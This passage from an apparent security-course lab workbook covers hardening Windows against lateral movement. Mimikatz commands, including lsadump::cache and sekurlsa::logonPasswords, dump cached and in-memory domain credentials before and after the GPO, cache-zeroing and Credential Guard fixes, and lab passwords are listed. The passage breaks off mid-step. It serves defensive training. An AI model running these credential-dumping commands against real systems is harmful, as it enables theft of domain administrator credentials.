11. **BONUS: Dashboaring in alerts in ELK**

If you have the time, a bonus exercise is to configure Suricata on pfSense to forward alerts to our ELK stack.

The procedure can be found here:

https://blog.reboost.net/suricata-on-pfsense-to-elk-stack/

This page intentionally left blank.

SEC599-4.4: Exercise - Hardening Windows to stop lateral movement

Objective

Throughout the exercise, we will complete the following steps:

- Implementing password complexity settings
- Removing the cached credentials in Windows
- Enabling enterprise guard throughout the environment
- Attempting to dump credentials using local administrative credentials

Scenario

Virtual Machines

1. SEC599-C01 - Windows02
2. SEC599-C01 - DomainController
3. SEC599-C01 - Firewall

Exercise 1 : SEC599-4.4

- Implementing password complexity settings
- Removing the cached credentials in Windows
- Enabling enterprise guard throughout the environment
- Attempting to dump credentials using local administrative credentials

1. **Logon to Windows workstation as Nick Fury**


   As before, we will authenticate to the Windows workstation using the following credentials:

   Username: nick.fury
   Password: Awesomesauce123

2. **Open a command prompt with elevated privileges**

   We will launch a command prompt with elevated privileges, which we can achieve in the following way:


   - Right click the command prompt icon in the taskbar
   - Right click "Command Prompt"
   - Select "Run as Administrator"
   - You can provide the following credentials:
     - Username: .\student-localadmin
     - Password: sec599



3. **Browse to the Mimikatz directory**

   Once the command prompt is launched, please navigate to the following directory:

   C:\Users\nick.fury\Desktop\Mimikatz\x64



4. **Attack 1 - Stealing cached credentials**

   Next step, we will attempt to dump cached credentials from the Windows machine. These cached credentials are used in the event that the workstation cannot connect back to the domain controller to validate credentials. We can achieve this using the following commands:

   C:\Users\nick.fury\Desktop\Mimikatz\x64 Mimikatz.exe
   mimikatz # privilege::debug
   mimikatz # token::elevate

mimikatz # lsadump::cache

The result of this command should reveal that the following credentials are in the cache:

- SYNCTECHLABS\nick.fury
- SYNCTECHLABS\Administrator


Again, this is the expected behavior for a Windows workstation (store the cached credentials of the last 10 authenticated users). Note that these are not LM or NTLM hashes, so they cannot be reused in a Pass-the-Hash attack. They can however be of use for an attacker in an attempt to crack them offline.

5. **Attack 1 - Switch to the domain controller**

   Now, let's disable the caching of domain credentials at enterprise level using GPO's. As a first step, let's authenticate to the domain controller using the following credentials:

   - Username: Administrator
   - Password: Sec599


   In the "Server Manager" that pops up, click "Tools" and open the "Group Policy Management" window.



6. **Attack 1 - Edit the domain policy**

   We will now open the "Default Domain Policy" for editing by:

   - Drilling down the menu on the left: Forest: synctechlabs.com -> Domains -> synctechlabs.com
   - Right-click "Default Domain Policy" and click "Edit..."



7. **Attack 1 - Open the registry menu**

   As a next step, open the following menu:

   Computer Configuration -> Preferences -> Windows Settings -> Registry

8. **Attack 1 - Open the "disabledomaincreds" key**


   We will now adapt the "disabledomaincreds" registry key and set it to "1", which will effectively stop caching of domain credentials. This can be achieved by:

   - Right-clicking the Registry menu and selecting "New" -> "Registry Item"
   - Under "Key Path" click the "..." button
   - Drill down as following:
     - HKEY_LOCAL_MACHINE
     - SYSTEM
     - CurrentControlSet
     - Control
     - Lsa
   - In the window under the directory structure, you can now scroll and identify the "disabledomaincreds" key, please click it
   - Confirm selection with the "Select" button

9. **Attack 1 - Adapt the "disabledomaincreds" key**

   Upon selecting the key, we will now change it:

   - First change the base to "Decimal"
   - Next, adapt the "Value data" to "1"
   - Select "Apply"
   - Close the window with "OK"



10. **Attack 1 - Remove the existing cached credentials**

We have now disabled the storing of cached domain credentials. This however doesn't erase the cached credentials that are already present! They are stored in the following registry location:

HKEY_LOCAL_MACHINE\Security\Cache

In this location, you will notice that a number of entries exist that are named NL$1, NL$2, ... up to NL$10. These represent the 10 cached credentials that Windows stores by default. In our event, only the first two keys are being used, so we will "zero out these" keys.


Should you want to achieve this on enterprise level, it's a good idea to update ALL keys (so from NL$1 to NL$10) to the value of "0".

We can achieve this in the following way:

- Right-click the Registry menu
- "New" -> "Registry Item"
- Key Path: "Security\Cache" (NOTE: you'll have to type this value manually)
- Value name: "NL$1"
- Value type: "REG_BINARY"
- Value data: "0"

Click OK to confirm this field, afterwards, please repeat this step for the "NL$2" key

as well.




11. **Attack 1 - Switch to Windows workstation**

    Next, we will switch back to our Windows workstation and we can run the following command in a command prompt:

    gpupdate

    This will refresh the Group Policy, thereby ensuring caching of domain credentials is disabled AND existing cached credentials are overwritten with "0".



12. **Attack 1 - Confirm fix using Mimikatz**

    Finally, we will again attempt to dump cached credentials from the Windows machine. We can achieve this using the following commands:

    C:\Users\nick.fury\Desktop\Mimikatz\x64 Mimikatz.exe
    mimikatz # privilege::debug
    mimikatz # token::elevate

mimikatz # lsadump::cache

The result of this command should not reveal any cached domain credentials.

13. **Reboot the Windows workstation**

    As we've played around with the LSA storage, let's make sure we reboot the machine to ensure everything continues operating in a stable fashion.

14. **Preparing our next attack: credentials in memory**

    The next attack we will mitigate is where Mimikatz attempt to dump credentials from the memory of the LSASS process, which is something we will mitigate using CredentialGuard.

    We will first introduce a set of interesting credentials in memory by authenticating to our machine as a domain administrator:

    - Username: SYNCTECHLABS\Administrator
    - Password: Sec599

    Upon authentication, we will immediately switch to our Nick Fury account:

    - Click the start button in Windows 10
    - Right-click the "Person" icon
    - Select "Switch account"
    - Select "Other user" in the bottom left corner

    Re-authenticate using the following credentials:

    - Username: SYNCTECHLABS\nick.fury
    - Password: Awesomesauce123

    We have now effectively ensured that the domain administrators credentials are loaded in memory on our Windows workstation.

15. **Attack 2 - Dumping credentials from memory**

    Inside the "Nick Fury" session we will now launch an elevated command prompt:

    - Right click the command prompt icon in the taskbar
    - Right click "Command Prompt"

- Select "Run as Administrator"
- You can provide the following credentials:
  - Username: .\student-localadmin
  - Password: sec599
- Inside the command prompt, change directory to "C:\Users\nick.fury \Desktop\Mimikatz\x64\"

In this simulated attack, we assume the attacker has found a way to obtain local administrator credentials and now wants to use these to further escalate to domain administrator. We will run Mimikatz to dump all credentials in memory:


C:\Users\nick.fury\Desktop\Mimikatz\x64 Mimikatz.exe
mimikatz # privilege::debug
mimikatz # sekurlsa::logonPasswords

The output of the above command will be quite large, but when carefully scrolling, you should find that the clear-text (!) credentials of the Domain Administrator account are somewhere there (and have thus been successfully compromised). See the screenshot attached for the expected output.

16. **Attack 2 - Configuring Credential Guard as a GPO**

    We will now configure Credential Guard to protect the LSASS process from Mimikatz' attacks. In a real enterprise environment, we should configure Credential Guard on the domain controller to be applied on all machines, but unfortunately, this is not possible due to a technical limitation in this virtual environment. Don't worry, we will configure it locally in the next step.

    See the screenshot to have an idea how to correctly configure the GPO. Again, please don't try to replicate this on the Domain Controller in this lab.



17. **Attack 2 - Configuring Credential Guard locally**

We will now configure Credential Guard locally. For this, we'll need to update a number of registry keys. Right-click the regedit icon in the taskbar, right-click "Registry Editor" and select "Run as administrator". You can use the following credentials:

- Username: .\student-localadmin
- Password: sec599

Next up, drill down to the following location: "HKEY_LOCAL_MACHINE\System \CurrentControlSet\Control\DeviceGuard"

We will now add two DWORD value keys (right-click "New" -> "DWORD (32-Bit) Value"):


- Add a new DWORD "EnableVirtualizationBasedSecurity"
- Add a new DWORD "RequirePlatformSecurityFeatures"

Finally, we will right-click both values (one by one), select "Modify..." and change the value to "1" and press "OK".

We also need to add a key under the LSA control set. For this, drill down to "HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\LSA".

- As above, add a new DWORD "LsaCfgFlags" and set its value to "1".

Close regedit.



18. **Attack 2 - Reboot the machine**

Once regedit is closed, please reboot the machine (at the prompt, click "Restart Anyway").

19. **Attack 2 - Authenticate as Domain Administrator**

To confirm the successful configuration of CredentialGuard, we will replicate the attack we did before and first authenticate as the Domain Administrator, using the following credentials:

